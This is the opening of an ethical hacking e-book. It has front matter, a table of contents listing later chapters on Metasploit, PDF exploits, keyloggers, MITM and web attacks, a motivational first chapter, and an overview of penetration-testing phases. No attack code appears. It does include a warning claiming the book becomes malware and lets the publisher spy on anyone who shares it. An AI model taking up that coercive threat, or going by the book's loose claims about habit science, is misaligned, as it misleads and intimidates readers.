CRYPTORS HACKER MANUAL

A HANDS-ON TUTORIAL
ON ETHICAL HACKING
FROM ZERO TO ADVANCE

Alexis Lingad
Author of Cyber Defender Series

VISIT…

This is powered by:

Cryptors Hacker Manual. Copyright © 2018 by Alexis Lingad.
All rights reserved. No part of this work may be reproduced or transmitted in any
form or by any means, electronic or mechanical, including photocopying, recording, or by any information storage or retrieval system, without the prior written permission of the copyright owner and the publisher.

Printed in Philippines
First printing
For information on distribution, translations, or bulk sales, please contact
Cryptors Cybersecurity, Inc. directly:
Cryptors Cybersecurity, Inc.
20th Floor, Robinson's Cyber Sigma, Lawton Ave., Taguig City, Metro Manila
Links: www.fb.com/cryptors; admin@cryptors.org; www.cryptors.org

Cryptors and the Cryptors logo are registered trademarks of Cryptors Cybersecurity, Inc. Other product and company names mentioned herein may be the trademarks of their respective owners. Rather than use a trademark symbol with every occurrence of a trademarked name, we are using the names only in an editorial fashion and to the benefit of the trademark owner, with no intention of infringement of the trademark.
The information in this book is distributed on an "As Is" basis, without warranty.
While every precaution has been taken in the preparation of this work, neither the
author nor Cryptors Cybersecurity, Inc. shall have any liability to any person or entity with respect to any loss or damage caused or alleged to be caused directly or indirectly by the information contained in it.

About the Author

Alexis Lingad is an ethical hacker and an entrepreneur. He is currently the founder and CEO of Cryptors Cybersecurity Inc. He became the cyber security consultant in iEi Securities USA. He became the Philippine Hacker Games champion for 2015 beating the other PhD holder hackers and became the champion again for Philippine Hacker Games 2017 where he beats the man who hacked the Commission on Elections in the Philippines. Throughout his journey, Alexis tour around the Philippines to raise cyber security awareness fulfilling his vision to build a future where every person online will be aware on how to secure themselves from hackers.

WARNING!

This e-book turns into a malware once shared to other person.

You can only transfer the e-book to one computer, one mobile and one tablet.

By pirating this e-book, you are allowing us to spy on you.

You can attend our ethical hacking training in order for us to demonstrate how we do that.

Table of Contents

CHAPTER 001: How to Start Hacking?	.....	1
1.1 Introduction	.....	2
1.1.1 What is an Ethical Hacker?	.....	2
1.1.2 Types of Hacker	.....	4
1.1.3 What is the Rule in Hacking?	.....	4
1.2 Misconceptions About Hacking	.....	5
1.2.1 Hackers are Criminal?	.....	5
1.2.2 Hackers Know Everything About Technology?	.....	6
1.2.3 Hackers are Magicians?	.....	7
1.2.4 Hacker Tools Can Make You a Hacker?	.....	8
1.3 Obstacles That You Will Encounter	.....	8
1.3.1 Time for Studying	.....	9
1.3.2 It's so Difficult!	.....	10
1.3.3 Am I in the Right Path?	.....	11
1.4 How to Start?	.....	12
1.4.1 Web Programming	.....	12
1.4.2 Exploit Programming	.....	14
1.4.3 Operating System	.....	15
1.4.4 Networks	.....	16
1.4.5 Social Engineering	.....	17

CHAPTER 002: Penetration Testing Execution Standards	.....	19
2.1 Introduction	.....	20
2.2 Pre-Engagement	.....	20
2.3 Intelligence Gathering	.....	24
2.4 Threat Modeling	.....	24
2.5 Vulnerability Analysis	.....	24
2.6 Exploitation	.....	25
2.7 Post-Exploitation	.....	25
2.8 Reporting	.....	26
CHAPTER 003: Intelligence Gathering	.....	29
3.1 Introduction	.....	30
3.2 Google	.....	30
3.3 WHOIS Lookup	.....	31
3.4 DNS Reconnaissance	.....	34
3.5 Email Harvesting	.....	35
3.6 Maltego	.....	38
3.7 People Search	.....	38
3.8 Hacker's Search Engine	.....	40
3.9 Nmap	.....	41
3.9.1 Traffic in Port Scanning	.....	41
3.9.2 Network Sweeping	.....	44
3.9.3 OS Fingerprinting	.....	45
3.9.4 Service Enumeration	.....	47

CHAPTER 004: Vulnerability Analysis	.....	49
4.1 Introduction	.....	50
4.2 Manual Vulnerability Assessment	.....	50
4.2.1 Using the Service Enumeration	.....	50
4.2.2 Using the Email/WHOIS	.....	52
4.2.3 Viewing the Page Source	.....	53
4.2.4 Using Default Credentials	.....	53
4.2.5 Searching for Strange Ports	.....	54
4.3 Automated Vulnerability Assessment	.....	54
4.3.1 Nikto	.....	54
4.3.2 OpenVAS Vulnerability Scanner	.....	56
CHAPTER 005: System Hacking	.....	61
5.1 Introduction	.....	62
5.2 Metasploit Framework	.....	62
5.2.1 Hacking a Computer	.....	62
5.3 Hacking Android Smartphones	.....	71
5.4 Exploiting PDF	.....	83
5.4.1 Generating Exploit PDF	.....	83
5.4.2 Embed Executable Inside PDF	.....	91
5.5 Bypassing the Antivirus	.....	95
5.5.1 Using of Encoders	.....	95
5.6 Python Keylogger	.....	97

CHAPTER 006: Wireless Hacking	.....	99
6.1 Introduction	.....	100
6.2 Man-in-the-Middle Attack	.....	100
6.2.1 ARP Cache Poisoning	.....	101
6.2.2 DNS Spoofing	.....	106
6.2.3 SSL Stripping	.....	108
6.3 Denial of Service Attack	.....	111
6.3.1 Using Slowloris	.....	111
6.3.2 Distributed Denial of Service	.....	113
CHAPTER 007: Web Hacking	.....	115
7.1 Introduction	.....	116
7.2 SQL Injection	.....	116
7.2.1 Manual SQL Injection	.....	117
7.2.2 Automated SQL Injection	.....	124
7.3 Cross-Site Scripting	.....	129
7.3.1 Stored XSS	.....	129
7.3.2 Reflected XSS	.....	134
7.3.3 DOM-based XSS	.....	135
7.4 Remote Code Execution	.....	137
7.4.1 Simple Command Injection	.....	137
7.4.2 Uploading of Shell	.....	139
CHAPTER 008:		143

Password Cracking	.....	
8.1 Introduction	.....	144
8.2 Theory Behind Password Cracking	.....	144
8.3 Dictionary File	.....	146
8.3.1 Default Dictionary File in Kali	.....	146
8.3.2 On the Internet	.....	146
8.4 Key-Space Bruteforce	.....	147
8.4.1 Basic Use of Crunch	.....	147
8.4.2 Using Pre-Defined Char-Set	.....	149
8.4.3 Advance Use of Crunch	.....	151
8.5 Password Profiler	.....	154
8.5.1 Using of Cewl	.....	154
8.6 Password Mutation	.....	156
8.6.1 Using of JohnTheRipper	.....	156
8.7 Cracking the Passwords	.....	158
8.7.1 Using of Hydra	.....	158
8.7.2 Using of Ncrack	.....	160
8.8 Password Hash	.....	161
8.8.1 Three Main Hash Properties	.....	161
8.9 Rainbow Table Attack	.....	163

WARNING 2.0!

This book is not for the lazy.


Acknowledgment

I dedicate this...

To the people who’s been with me...

in the worst part of my stories...

and still accept me for who I am...




001: How To Start Hacking?

Start by doing what's necessary; then do what's possible; and suddenly you are doing the impossible.

1.1 Introduction

"How to start hacking?", is the most asked question when I started teaching ethical hacking in my seminars. Because of that scenario, I managed to create a guiding path in order for them to start learning hacking as fast as they can. However, I will say that there are no some specific guide for everyone of us because every situation that we have is unique. The things that I will discussed in this chapter is only a guide in order to determine if you are in the right path.

1.1.1 What is an Ethical Hacker?



In my seminars, I always explain the word *ethical hacker* in a very weird way. So in here I will tell you a scenario on how I explain this to my audience.

I will call one male participant (let's call him M) and one female participant (let's call her F).
Alexis: (Asking F) *"What will you do if you saw that M's zipper in his pants is widely open and free?"*
(Audience will start to laugh and F is starting to answer with a shy smile)
F: *"I will tell him that his zipper is open."*
Alexis: "That's right! Ethical hackers think also like that."
(Starting to face the audience)
Alexis: "*Imagine that M is a company and F is the ethical hacker. F finds something wrong with M or the company so she tells it to M. That's what an ethical hacker does in the real world. They tell to companies what is the hole in their system.*"
(I'll start turning to M)

Alexis: *"What will you say to F?"*
M: *"Thank You"*
(And the audience will start to tease them like a love team)
Alexis: *"That's also right! Most of the companies will thank that hacker and thank them in many ways either it's via money/bounty, certificate, recognition or a job entry on their company."*
(Then I'll pause... and turn to F)
Alexis: *"F, what if M doesn't have arms and is not capable of closing his zipper?"*
(The large crowd will totally laughed loudly, they know what will happen next)
F: *"I will close his zipper?"*
(The large crowd doubled the loudness of their laugh!)
Alexis: *"Well, I won't let you do that here. But what are you thinking is also happening in the hacker world! There are so many disabled companies that cannot secure themselves just because they do not have cybersecurity personnel inside their company. So most of them ask the hackers for help to secure what they found in their system."*
(Then I will let them go back to their sits and ask the crowd to clap for M and F for being sports)

1.1.2 Types of Hacker

- **White Hat Hacker:** These are the good hackers. They hack with permission and usually help protect people or companies from bad hackers. This is what we are aiming for, to become this kind of hacker.
- **Black Hat Hacker**: These are the bad hackers. The hack without permission and usually hack for money, ego, fame and glory. This is our public enemy number one.
- **Gray Hat Hacker**: These are the hackers that is a combination of black hat and white hat. Their motives are good like to help people or company but they are doing it illegally. We should teach this kind of hackers how to do it legally for them not to be in jailed.
- **Script Kiddie**:
  These are the wannabe or newbie hackers. They use tools and techniques of other hackers without knowing what is really happening in the background.

1.1.3 What is the Rule in Hacking?

This is the golden rule that every hacker must apply when it comes to performing hacking:
1. Know how the target's system works
2. Gain control of the system using what you gain in #1
3. If #2 doesn't work out, then go back to #1

1.2 Misconceptions About Hacking

In this sub chapter, we will tackle the very first thing you should know before starting hacking, the misconceptions. Many traditional people believe that hackers are criminals, technology genius, magicians and depends on hacker tools. We'll tackle that each point of that is not true and the reasons why.

1.2.1 Hackers are Criminals?

When I was 17 years old, one of the leaders in Philippine Army invited me to be their cybersecurity researcher. When that man introduce me personally as a hacker to his co-workers those soldiers started to question me like, "*Are you a cyber terrorist?*", *"Are you a hacktivist?"*, *"Are you with the Anonymous?"* and you can see in their eyes that the impression of the word *hacker* is very bad. In their mind, the word hacker is synonymous to the word *criminal*.

This is because most of the hackers in the world are acting like criminals. They're breaking the law by hacking what they want for money, ego, and popularity. They act like god in the realm of human world just because they can control mostly everything in the digital world which is approximately 40% of the human world. Most of the criminal hackers are thrilled with the adventure of hacking and breaking the law because most probably they are hard to find by the authority.

Because of this, in the year 2015 I created a company called *Cryptors*. One of its mission is to create a lot of white hat hackers (good hackers) around the world. As of now, year 2018, we already created an approximately 13,000+ white hat hackers around the world. What does the good hacker do? They are the one who hack a certain company with permission in order to find vulnerabilities and secure the company as fast as they can before the bad hackers discover it.

Did you realize why your bank or online accounts are not hacked everyday? This is because of those good hackers who implement countermeasures to delay them from hacking those system. Yes to just to delay them, because there is no 100% secure in cyberspace. Everything is hackable just as like every human have imperfections.

1.2.2 Hackers Know Everything About Technology?

When I became the Philippine Hacker Games 2015 Champion, my neighbor came to our house and congratulate me. However, I know she needs something and she start asking me if I can fix her flash drive that has been hammered (broke into pieces) and dunk it into a water full of soap by his little child. I admit to her that I cannot fix her flash drive because hardware is not my expertise. She started to yell and say things like this, "*You are the Philippine Hacker Games 2015 Champion and you cannot fix this simple issue? What a loser!*", then she left.

The situation above happens to a lot of hackers. People think that if you are a hacker, you know everything about technology so people will try to test your hacking capability with things that mostly, not within your expertise and they expect you that you have a very in-depth knowledge about that thing. The field of technology is very broad and it is evolving every day as fast as the bullet. Because of this phenomena, no hacker can master every field of hacking. So if you are mastering web hacking then it's okay if you just know the basics of network hacking, system hacking and other fields. This is because the truth that I want to tell you is no one can master everything in technology (except if you are inborn genius).

Even Kevin Mitnick, one of the greatest hacker in the world admits that his expertise is social engineering (human hacking) and the rest were all basic knowledge. My challenge for you is to be a master of one field then learn the basic of the rest and if you already master in that one field then proceed to another one. You must do it one thing at a time, one field at a time. Do not be a "*jack of all trades, master of none*".

1.2.3 Hackers are Magicians?

Did you already watch some hacker film? If yes, I bet you became a victim of those hacker scenes. The scene where the hacker type fast in front of computer and a black terminal and green font texts will appear. Then after that fast typing in the keyboard, the lights in the city will be turned off just like that. Well, that's partially not true because in order to execute that kind of big hack, you need a lot of preparation and strategy, not like that in those movie scenes that they did it just within few minutes.

If you are an ethical hacker (good hacker), you must know that there is a process that we have to do in order to make the hack successful. Most of the time, because most of the system now are being secured, the chance of hacking a certain system is decreasing that means you need to put a lot of effort and time just to make it. The process that I am talking about will be tackled later on within this book, step-by-step

1.2.4 Hacker Tools Can Make You a Hacker?

Imagine if I gave a child a stethoscope. That child learn how to use it and became an expert in using that kind of tool. However, can we consider him a doctor? The answer is no. This is the same in the ethical hacking world. Not just because you know how to use hacking tools you can now proclaim yourself already a hacker.

Hacking is all about strategy. It is the creation of strategy of how you will use certain resources to your advantage and how you can learn more about the target. Tools are just subordinate that can make your life easier but all in all you need to think like a hacker in order to be one.

1.3 Obstacles That You Will Encounter

Before starting in hacking there are a lot of excuses and things that will try to stop you from starting to learn hacking. This study that will be tackled is based on the ethical hackers that I manage to mentor. Most of them encounter obstacles and because of that, their journey of being an ethical hacker is slowed down. Our goal in this chapter is to know if you are encountering that kind of obstacles and the solution in order to overcome those hindrances.

1.3.1 Time For Studying

Many of us have this kind of excuse, *"I don't have time"*. This is because you have so many commitments in the human world like academics, work, family, love-life, gaming-life, competitions, social network life, etc. You are continuously saying "Yes" to opportunities that you are encountering without thinking if that commitment will make you successful in the path that you want to take.

In this situation, I will assume that the path that you want to take is to become an ethical hacker. So by doing this, you should only say "Yes" to those commitment that will help you achieve that. So if you are addicted to a game or by being in social media or by doing some kind of things that won't help you achieve that hacker dream then get rid of it. Learn to say "No" to things that doesn't matter.

The solution here is clear, ***make your world small***. Yes, you read it right. By making your world small, the amount focus that you can exert will be of quality. By removing the things that doesn't fit your goal makes your world small and can give you a lot of time to focus on things that matters. Think about this again and again, say the phrase "*make my world small*" several times in your head until you realize what are the things that you must sacrifice to make your goal come true faster than anyone else.

For example, I have this one student that became one of the information security officer of a known bank in the Philippines and he overcome this kind of struggle by focusing only to his family, religion, work, training and self-studying. Maybe you are asking what is the relation of family and religion to

hacking. Well, family and religion as he said, helped him to be inspired and motivated on his end-goal of becoming a great ethical hacker. Of course, the remaining activity such as work, training and self-study is obviously relates to his goal of becoming a great ethical hacker.

But before he became like that, that information security officer is addicted in posting things in social media to prove that he is ethical hacker. For example, he is posting pictures that he is in front of a computer with a Kali Linux desktop or sometimes he will post a news related to hacking and will give some kind of copy paste opinion from another real hacker. He was obsessed in success theater where he used the social media to trick people that he is good but practically speaking, by that time, he'll lose in technical and hands-on hacking battle because all of it is just an act. That's why it is very important to focus on things that really matters. Forget about what the people will say to you, the important thing here is you became a true hacker that can practically do the hack.

1.3.2 It's So Difficult!

Every after speak of mine in some seminars and trainings, there are lots of students out there who want me to mentor them and of course, I accepted it. At first of the mentoring, they are fully motivated and passionate however, when the difficult times come then you will never hear about them. The difficult times I am telling here is when the challenge became harder to achieve and needs a lot of effort and time to make it to the finish line. Instead of working their ass off to be better than yesterday, most of them will just make an excuses like *"maybe, hacking is not for me"* or *"I don't like hacking anymore"*.

Actually, there is a scientific explanation to that. Based on the scientist inside the bestseller book *The Power of Habit* written by Charles Duhigg, to implant a habit in your *gasal banglia* (a space in your brain that stores habit) ***you must practice it for 2-3 hours day for straight 60 days***. Why make hacking a habit? Because if it is not your habit then you have to exert a lot of

effort just to make it resulting to depression or quitting but if it is already your habit then it will be just a piece of cake to you.

My challenge for you right now is to block 2-3 hours each day where you will practice hacking for 60 days or beyond. After achieving that 60 days without a skip, let me know your experience by emailing me at alexislingad@cryptors.org and I will share an opportunity to you. (This is not networking lol)

1.3.3 Am I in the Right Path?

To weigh in if you are really in the right path, you must examine first your mentors. Look at the results of those mentors. Do they have an output? Do they really achieve already what you are aiming for? Or they are just some guys who have certifications in cyber security but does not really know how to hack? Think about that because what you need in order to be in the right path is a mentor that is output-based.

Well, sometimes there are some hackers that doesn't depend on the mentors. If you are that guy whose not into mentorship then try to surround yourself with same minded people so if you are aiming to be a great hacker then be with those kind of people in order for you to be motivated and focus on what does really matter.

1.4 How To Start?

There are things that you must learn before jumping in to ethical hacking. In this sub-chapter, you can dive in to each topic and explore as much as you can in order for you to have a strong foundation in hacking.

1.4.1 Web Programming

You cannot hack websites confidently if you don't know how websites was built from scratch. The primary things that you must learn in web programming is HTML, CSS, Javascript, PHP and SQL.

- **HTML**:
  One of the easiest and widely used static markup web language present in each and every website you see in your browser. It's recommended to learn HTML because it helps understanding web actions, response, and logic.
- **CSS**:
  This is the design of the website, it's like the wallpaper or decoration in the house.
- **Javascript**:
  A client-side web programming mostly used in web sites for better user interface and quick response. If you are interested in a hacking career you need to learn JavaScript because it helps to understand client-side mechanism which is essential for finding client-side flaws.
- **PHP**:
  A dynamic server-side language which is responsible for managing web-apps and database. PHP is considered one of the most essential language because it controls everything on site and server, like a captain of a ship. It is advised to learn PHP nicely.
- **SQL:**
  SQL is responsible for storing and managing sensitive and confidential data such as user credentials, bank and personal information about the website visitors. Black hat hackers mostly target SQL database and steal information which is later sold on underground dark web forum. If you want to be good security researcher, you should learn SQL so that you can find flaws in a website and report them.

Where you should learn this things? You can go in www.codecademy.com to learn this languages hands-on and effectively with real life challenges. You can also go to www.w3schools.com to have a

more detailed explanation of every piece of those languages.

1.4.2 Exploit Programming

Of course, I don't want you to depend too much in hacker tools that's why I want you to learn how to create your own tool and exploits. However, before doing those things you need to learn programming languages that will help you achieve that. I am not limiting you to just learn only these languages that I will tackle here. This is only in my perspective and suggestion where you should start.

- **Python**:
  It is said that a security researcher or hacker should know Python because it the core language for creating exploits and tools. Security experts and even pro hackers suggest that mastering Python is the best way to learn hacking. Python offers wider flexibility and you can create exploits only if you are good in Python.
- **Ruby**:
  Ruby is a simple yet complicated object-oriented language. Ruby is very useful when it comes to exploit writing. It is used for meterpreter scripting by hackers. The most famous hacker tool, Metasploit framework is programmed in Ruby. Though Ruby may not be as versatile as Python, knowledge of Ruby is must in understanding exploits.

Where you should learn this things? You can go to other resources if you want but I will put here www.codecademy.com again here to learn these languages for you to learn it hands-on. You should also dive in to learn the god father of all the programming language which is C.

1.4.3 Operating System

Mostly, you are already familiar with some famous operating system like

Windows (if you are a normal person or a gamer) created by Microsoft or MacOS created by Apple. However, there's another operating system that you must understand and be familiar. This is called Linux. Why we should learn that thing? 67% of the web servers in the world is running on a Linux operating system so probably when hacking servers you will encounter a Linux machine. Here's another reasons why you should learn it:

- Linux is free. Windows (Windows 10 Pro to be specifc) is almost Php8,000.00 so are you gonna spend that big if free OS exist?
- Linux has a strong and high integrated command line that gives us the control to see and manipulate all of its working parts.
- There are approximately 60,000+ famous virus for Windows but there are only 40+ for Linux.
- 90% of high caliber hacking tools was written primarily for Linux users.
- Linux is much lighter and portable.

Where to learn Linux? Well, you can practice using Linux commands here for you to understand it hands-on while learning the theory: https://linuxsurvival.com/linux-tutorial-introduction/ . We give you external link or resources of existing tutorials because these topics are not really the main reason of this book.

1.4.4 Networks

Why we should learn this? In the human world, when you send a message to your Facebook friend you cannot see the details of how the data (your message) has been transferred to the other user. However, if you know networks, you can have an idea of how each data of yours has been transferred

- from your smartphone to your router,
- from your router to the Facebook's web server,
- from Facebook's web server to the router of your friend,
- from your friend's router to your friend's smartphone

Well, the transfer of data I've mention there is just a big idea but the

details in there is not really exact and specific. In learning networks, you will have a digital vision or an x-ray vision to see the specific details on how the data has been transferred to another medium. Knowing this thing can give you a powerful insight on how really a system works and can give you idea of how you can break and hack the system. That's why as you can see in the industry, most of the networks-related professionals are also inclined in cybersecurity because when there is connection, there is always way to hack it.

Where you should learn networks? Www.cybrary.it is giving a free tutorial video of CompTIA Network+. It is a very good material to learn the full details of computer networks. The teacher there is good and can give you a lot of tips and tricks in order to maximize the learning you can have in the video.

1.4.5 Social Engineering

If you observe the strategies of the hackers in the news, most of their technical attacks have a combination of social engineering in it. Why? Because it can make the impact of that attack big and disastrous. That's how powerful a social engineering is. Let's dive in for some example.

Do you know the *I love you* virus? Before it was used by Onel De Guzman for infecting the computers millions of users worldwide it is already existing as a simple virus on Russia. The only thing that made it very infectious is because Onel used social engineering in spreading the virus. He spread it by emailing the victims the word "I love you" and of course, it was Valentine's day and every person especially on those days wants to be loved so every users even the people inside the Pentagon open it and let the virus flow in the background. That is the social engineering he combined in that simple virus, "*The wants of people to be loved*".

Social engineering is also known as *the art of human hacking* where instead of hacking computers, you are hacking the brains of the people. The computers that we are using is designed based in our brains so each people technically, have their own computers inside them which is we called brain

and we as hackers can hack it and gain control of it using social engineering.

Where we should learn social engineering? You can study it more in here in full details https://www.social-engineer.org/framework/general-discussion/ . You can learn there the standard framework every social engineer used worldwide.

PART 001 SUMMARY:


- The objective of this chapter is to guide you on what to learn first before jumping in to the world of hacking
- Rules of hacking: 1. Know how the target's system works

2. Gain control of the system using what you gain in #1

3. If #2 doesn't work out, then go back to #1

- Truth about hackers: 1. Not all hackers are criminals 2. Not all hackers know everything about technology
  3. Hackers are not magicians 4. Hacker tools cannot make you a hacker
- There are some common obstacles that you will encounter in starting to learn hacking: 1. Time for studying 2. Difficulty 3. Knowing the right path
- Before jumping in to hacking you need to learn these first:
  1. Web Programming 2. Exploit Programming 3. Operating Systems 4. Networks 5. Social Engineering
- WARNING: Don't proceed to the next chapters if you didn't study yet the five primary prerequisite (*web programming*, *exploit programming*, *operating systems*, *networks*, and *social engineering*)

002: Penetration Testing Execution Standards



Let's not be afraid to speak the common sense truth: you can't have high standards without good discipline.

2.1 Introduction

Penetration testing execution standards is an international standard in doing ethical hacking which consists of seven main sections. This standard covers the overall process of doing ethical hacking legally from talking to the client, hacking the system up to the creation of the report for the whole process.

To know more about the PTES (Penetration Testing Execution Standards), you can visit here: http://www.pentest-standard.org/index.php/Main_Page to find out the full details of this ethical hacking standard.

2.2 Pre-Engagement

This is where the hacker talk to the clients. The client is the company that wants you to hack their system. Whether you are working for a cybersecurity company or doing solo you must talk with the client in order for you to know what kind of testing are going to do in their system.

First thing is the **scope** where we should ask them these:

- Is it external hacking?
- Is it internal hacking?
- Is it full VAPT?
- Is it web VAPT?

I think you're confused of those some jargon. I'll explain. External hacking means the hacker will hack their system through the Internet so even if the hacker is in home or out of the country he can perform the hack. Internal hacking means the hacker must hack their system inside the company building where the hacker must check each computers, network, servers etc inside the company. Full VAPT means the combination of external and internal and VAPT stands for *Vulnerability Assessment and Penetration Testing* which is also ethical hacking in other words. Then, web VAPT means the hacker will hack only the things that is related to the company's website. By knowing this, you will know what kind of testing that you will perform in the company's system.

Second is the **testing window** where you ask them these:

- What are the IP addresses we are allowed to hack?
- What is the time we are allowed to perform DoS attack?

I have this friend in work that hacks into the client's third-party app and that app is not listed as the target in the contract. However, he continues to hack it because the hack will be pretty much easier if he hacks that third-party app. In result to that, he was fined a total of Php 500,000.00 when that third-party app finds out that he hack them but the problem here is he's not aware of that because the list of the IP address is not so clear in the contract. That's why it is very important to list out very clear each IP addresses that you are allowed to hack to avoid these kind of mess.

We should also know the time to perform the DoS attack. Why? This is because DoS (Denial of Service) attack make the company's system unavailable to the customers or even in the employees resulting to the stopping of the business operation of the company online. So if the company has a profit of Php500,000 per hour online then you make their system unavailable for 5 hours then you have to pay Php 500,000 x 5 which is equals to Php 2.5 million. However, if you obey the time given to you by the client for example they gave you a permission to perform DoS attack from 1am to 3am then that is the only time that you can DoS it without paying millions of pesos.

Third is the **contact information** where you have to ask for a contact

information in case you saw something happen while testing. For example, you actually see a malware spreading inside the company's system but you don't have access yet to the server to stop it. That will be the time that you have to contact someone in-charge in such situation to prevent further damage. What will happen if you didn't tell them earlier? If they found out that you already found the malware but didn't contact someone urgently then they can fine you millions of cash depends on how big the damage is to the company. I guess you don't want to be in that situation so I prefer listing the contact information for several situations you may encounter to prevent disaster.

Fourth is the **"Get-Out-of-Jail" card** where you have to ask for an authorization letter (usually called as a card) from the higher ups. Let me tell you a story to emphasize the importance of this part. There was an ethical hacking team that goes inside the building of their target at 12 midnight. The building was closed, no lights and guarded by sleeping guards. Eventually, hackers bypass those securities and make it to the server room. When they are implanting the malware into the server of the target the light was turned on by the guard and point a gun to the hackers saying the word "*Freeze!*". Almost all of the hackers were trembled except for their leader who give a "*Get-Out-of-Jail*" card to the guard with confidence.

The card consist of a letter created and signed by the highest authority in the target company and has a 24/7 available contact person for the guard to validate if the card is legit or not. When the guard called someone on the contact persons, he realizes that those team in front of him is not criminals but a licensed ethical hackers who was hired by his own boss to test the security of the company. Because of that, those teams are not staying behind bars but saved from possible imprisonment.

Lastly, is the **contracts** and **non-disclosure agreement**. You must create a contract to make everything that we've talked about written in a piece of paper and signed by the both parties in accordance with the law. You also need to create NDA (also known as non-disclosure agreement) where you will enlist the things that the client must not reveal to other companies such as techniques and strategies used by the testers and many more. The target company will most probably give you also an NDA to sign where you can see

the lists you must keep as a secret just between the two of you or the companies involved.

2.3 Intelligence Gathering

In this phase, you collect data to assist the hackers on what kind of strategy they must work on to bypass the security of the target. Those data can be any confidential data or some information that seems to be helpful for the whole process of hacking.

2.4 Threat Modeling

In this phase, we enumerate each data we gathered in intelligence gathering and identify which of them are assets. It is important to know how valuable the data is fro the company because the more it values by the company the higher the risks there is for that asset. After identifying the assets, we identify possible threats it can have and level of the seriousness of the threats it may have based on the data gathered. This is for us to know what to hack first and what to hack last.

2.5 Vulnerability Analysis

In this phase, we actively discover what kind of possible vulnerability each threat has and we also determine how successful the hacking strategies might be on each threat. You can manually do that but to save time, some hackers use automated vulnerability scanners and think critically to verify if those findings are not false positive.

2.6 Exploitation

This is the fun part for most of the hackers. This is where you try to gain access to the target's system. These are the things you can learn from this book

in gaining access to a certain target:

- Website Hacking
- System Hacking
- Wireless Hacking
- Password Cracking
- Social Engineering

2.7 Post-Exploitation

Imagine if you already hacked a server. Then what now? The best thing to do is to leverage that advantage to escalate the privileges or advantage you already have. So what is that best thing I am talking about? Use that server you just hacked to hack other servers, or if you are not yet a root user then escalate yourself from just a user to root. The most popular in post exploitation is meterpreter where we will discuss later on.

2.8 Reporting

This is one of the most important thing in the penetration testing execution standard. The report that you will create is the one you specifically sell to the client. But how to create such good report to impress the clients? The ethical hacking report has two parts: executive summary and technical report.


The first thing you should write in the report is the executive summary. This is like the summary of whole ethical hacking but in layman's term. This is because this section is being read by the businessmen and not by the technical person. Businessmen, owners, shareholders or even managers in the company will read the executive summary so to make this appealing to them you must list here the threats you found and the negative impact it can give to their business. Always remember that people who read the executive summary doesn't care about how you do it, they care about how it can affect their business.

The second thing you should write is the technical report. You should list here each vulnerability that you found. Each vulnerability must have a POC or proof-of-concept. POC is needed in order for the client to reproduce and validate the vulnerability you found. Beware of those folks who just tell you the vulnerability and tell recommendations without proof-of-concept because those hackers are fake. Lastly, the resolution, where you tell them how to secure each vulnerability step-by-step.

